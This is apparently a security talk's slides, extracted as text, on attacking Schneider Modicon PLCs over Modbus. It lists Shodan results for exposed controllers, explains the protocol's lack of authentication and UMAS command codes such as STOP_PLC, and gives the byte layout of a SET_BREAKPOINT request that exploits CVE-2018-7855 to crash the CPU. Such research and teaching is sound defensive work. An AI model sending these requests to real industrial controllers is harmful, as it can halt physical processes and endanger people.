| Chunghwa Telecom Co.,Ltd.                        | 9 |
| Skylogic Espana S.L.                             | 4 |
| Broadband Multiplay Project, O/o DGM BB, NOC ... | 3 |
| CLARO S.A.                                       | 3 |

[View Report](#) [View on Map](#)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

**166.139.██████**

156.sub-166-1:  
Service Provider Corporation  
United States, Granite Falls

ics

Unit ID: 0  
-- Device Identification: Schneider Electric SAS TSXETY4103 V4.1  
-- CPU module: TSX P57 2634M  
-- Project information: Station -  
-- Project revision: 0.0.180  
-- Project last modified: 2021-08-13 12:57:12

Unit ID: 1  
-- Device Identification: Schneider Electric SAS TSXETY4103 V4.1  
Un...

**118.163.██████**

118-163-209-3  
Chunghwa Telecom Co.,Ltd.  
Taiwan, Taichung

ics

Unit ID: 0  
-- Device Identification: Schneider Electric SAS TSXETY4103 V5.7  
-- CPU module: TSX P57 2634M  
-- Project information: Project -  
-- Project revision: 0.0.175  
-- Project last modified: 2020-12-23 15:26:25

Unit ID: 1  
-- Device Identification: Schneider Electric SAS TSXETY4103 V5.7  
Un...


**85.50.██████**

226.pool85-50-  
s  
Orange Espana SA  
Spain, Tarragona

Unit ID: 0  
-- Device Identification: Schneider Electric SAS TSXETY5103 V3.3  
-- CPU module: TSX P57 204M  
-- Project information: Proyecto -  
-- Project revision: 0.0.192

<https://shodan.io>

# WHAT DO I DO?



# The myth of Modbus



# INSICURE “BY DESIGN”

- Developed by Modicon in 1979.
- More than 30% of connected systems use Modbus in some form.
- Master/slave communication with the "field" (RTU, PLC, IED).
- It is a simple request/response protocol.
- No concept of encryption and authentication!
- To carry out attacks, it is sufficient to take advantage of the functionality that the protocol itself offers!



# MODBUS

| Transaction ID | Protocol ID | Lenght  | Unit ID | Function | Data     |
|----------------|-------------|---------|---------|----------|----------|
| 2 bytes        | 2 bytes     | 2 bytes | 1 byte  | 1 byte   | n bytes  |
| 7BE3           | 0000        | 0006    | 01      | 03       | 08D20002 |

| Function Name                 | Code | Hex  |
|-------------------------------|------|------|
| Read discrete input           | 2    | 0x02 |
| Read coils (outputs)          | 1    | 0x01 |
| Write single coil             | 5    | 0x05 |
| Write multiple coil           | 15   | 0x0F |
| Read input register           | 4    | 0x04 |
| Write single register         | 6    | 0x06 |
| Read/write multiple registers | 23   | 0x17 |

# MODBUS TCP (-p502)


- It is the evolution of the classic Modbus RTU that we have just seen.
- It is the same protocol but **encapsulated in a TCP/IP stack**.
- It allows multiple masters to connect to the same slave, provided they are using a different port.
- **Could it be better?** Yes, but there are issues with legacy equipment.

MBAP = Modbus Application Protocol

PDU = Protocol Data Unit


ADU = Application Data Unit

ADU = MBAP + PDU



# MODBUS TCP

- Modular and flexible architecture, as default on many IoT/IIoT devices.



# SCOPE: CVE-2018-7855



Life Is On | Schneider Electric

## Schneider Electric Security Notification

CVE ID: **CVE-2018-7855**

CVSS v3.0 Base Score: 7.5 | (High) | CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


A CWE-248 Uncaught Exception vulnerability exists, which could cause a Denial of Service when sending invalid breakpoint parameters to the controller over Modbus.

Impacted versions:

- **Modicon M580 with firmware version prior to V2.90** – A fix is available for this vulnerability on Modicon M580 firmware V3.10, links to fixed version in the [Download links section](#)
- **Modicon M340 with firmware version prior to V3.10** – A fix is available for this vulnerability on Modicon M340 firmware V3.20, links to fixed version in the [Download links section](#)
- **Modicon Premium all versions** – See recommendations in the [Mitigations section](#)
- **Modicon Quantum all versions** – See recommendations in the [Mitigations section](#)

# SCOPE: CVE-2018-7855

- Schneider Electric **Modicon M580, M340, Premium and Quantum** PLCs “**UMAS Set Breakpoint**” DoS vulnerability.
- It is of the type “**CWE-248 Uncaught Exception**” and can cause a DoS by sending invalid breakpoint parameters to the controller via Modbus UMAS.


|   |   |  |
|---|---|--|
|  | <b>PLC Schneider Electric</b><br>Modicon M580 v2.90<br>Modicon M340 v3.10<br>Modicon Premium<br>Modicon Quantum | <b>RISK SCORE HIGH</b>   |
|   | <b>Criticality:</b><br><b>Know Vulnerabilities:</b><br><b>Type of risk:</b><br><b>CWE:</b>                      | High (7.5)<br>CVE-2018-7855<br>Denial of Service<br>Uncaught Exception |

## Consequences

- CPU goes into **unrecoverable error**.
- Communications are interrupted.
- Blocking of process logic execution.
- The PLC requires a power cycle to restore functionality.

# MODBUS UMAS (CUSTOM)

- Schneider Modicon series PLCs programmed with **UnityPro** and based on **Unity OS v2.6+** use the UMAS protocol.
- It is a kernel-level protocol that also has an administrative level of control.
- UMAS uses function code 90 (**0x5A**) of the Modbus protocol to send and receive a much richer set of information.



# SOME UMAS CODES


Our exploit



| UMAS code | Function                | Description  |
|-----------|-------------------------|--|
| 0x01      | INIT_COMM               | Initialize a UMAS communication                        |
| 0x02      | READ_ID                 | Request a PLC ID                                       |
| 0x03      | READ_PROJECT_INFO       | Read Project Information                               |
| 0x04      | READ_PLC_INFO           | Get internal PLC Info                                  |
| 0x06      | READ_CARD_INFO          | Get internal PLC SD-Card Info                          |
| 0x0A      | REPEAT                  | Sends back data sent to PLC (used for synchronization) |
| 0x10      | TAKE_PLC_RESERVATION    | Assign an owner to the PLC                             |
| 0x11      | RELEASE_PLC_RESERVATION | Release the reservation of a PLC                       |
| 0x12      | KEEP_ALIVE              | Keep alive message                                     |
| 0x20      | READ_MEMORY_BLOCK       | Read a memory block of the PLC                         |
| 0x22      | READ_VARIABLES          | Read system bits, system words and strategy variables  |
| 0x23      | WRITE_VARIABLES         | Write system bits, system words and strategy variables |
| 0x24      | READ_COILS_REGISTERS    | Read coils and holding registers from PLC              |
| 0x25      | WRITE_COILS_REGISTERS   | Write coils and holding registers into PLC             |
| 0x30      | INITIALIZE_UPLOAD       | Initialize strategy upload (copy from PC to PLC)       |
| 0x31      | UPLOAD_BLOCK            | Upload a strategy block to the PLC                     |
| 0x32      | END_STRATEGY_UPLOAD     | Finish strategy upload                                 |
| 0x33      | INITIALIZE_DOWNLOAD     | Initialize strategy download (copy from PLC to PC)     |
| 0x34      | DOWNLOAD_BLOCK          | Download a strategy block from the PLC                 |
| 0x35      | END_STRATEGY_DOWNLOAD   | Finish strategy download                               |
| 0x39      | READ_ETH_MASTER_DATA    | Read Ethernet master data                              |
| 0x40      | START_PLC               | Starts the PLC   |
| 0x41      | STOP_PLC                | Stops the PLC  |
| 0x50      | MONITOR_PLC             | Monitors variables, systems bits and words             |
| 0x58      | CHECK_PLC               | Check PLC connection status                            |
| 0x60      | SET_BREAKPOINT          | Sets a breakpoint on a specified rung                  |
| 0x70      | READ_IO_OBJECT          | Read IO Object   |
| 0x71      | WRITE_IO_OBJECT         | Write IO Object  |
| 0x73      | GET_STATUS_MODULE       | Get status module                                      |


# COMMAND: SET\_BREAKPOINT

- The UMAS request for the SET\_BREAKPOINT command has the following structure



# COMMAND: SET\_BREAKPOINT


- The UMAS request for the SET\_BREAKPOINT command has the following structure



**0x5A** N **0x60** **0x00000000** **0x0000** **0x00000000** **0x0000** **0xFF00** **0x0000**

# A “**Stuxnet like**” kill chain of the cyber attack

# A “STUXNET LIKE” KILL CHAIN



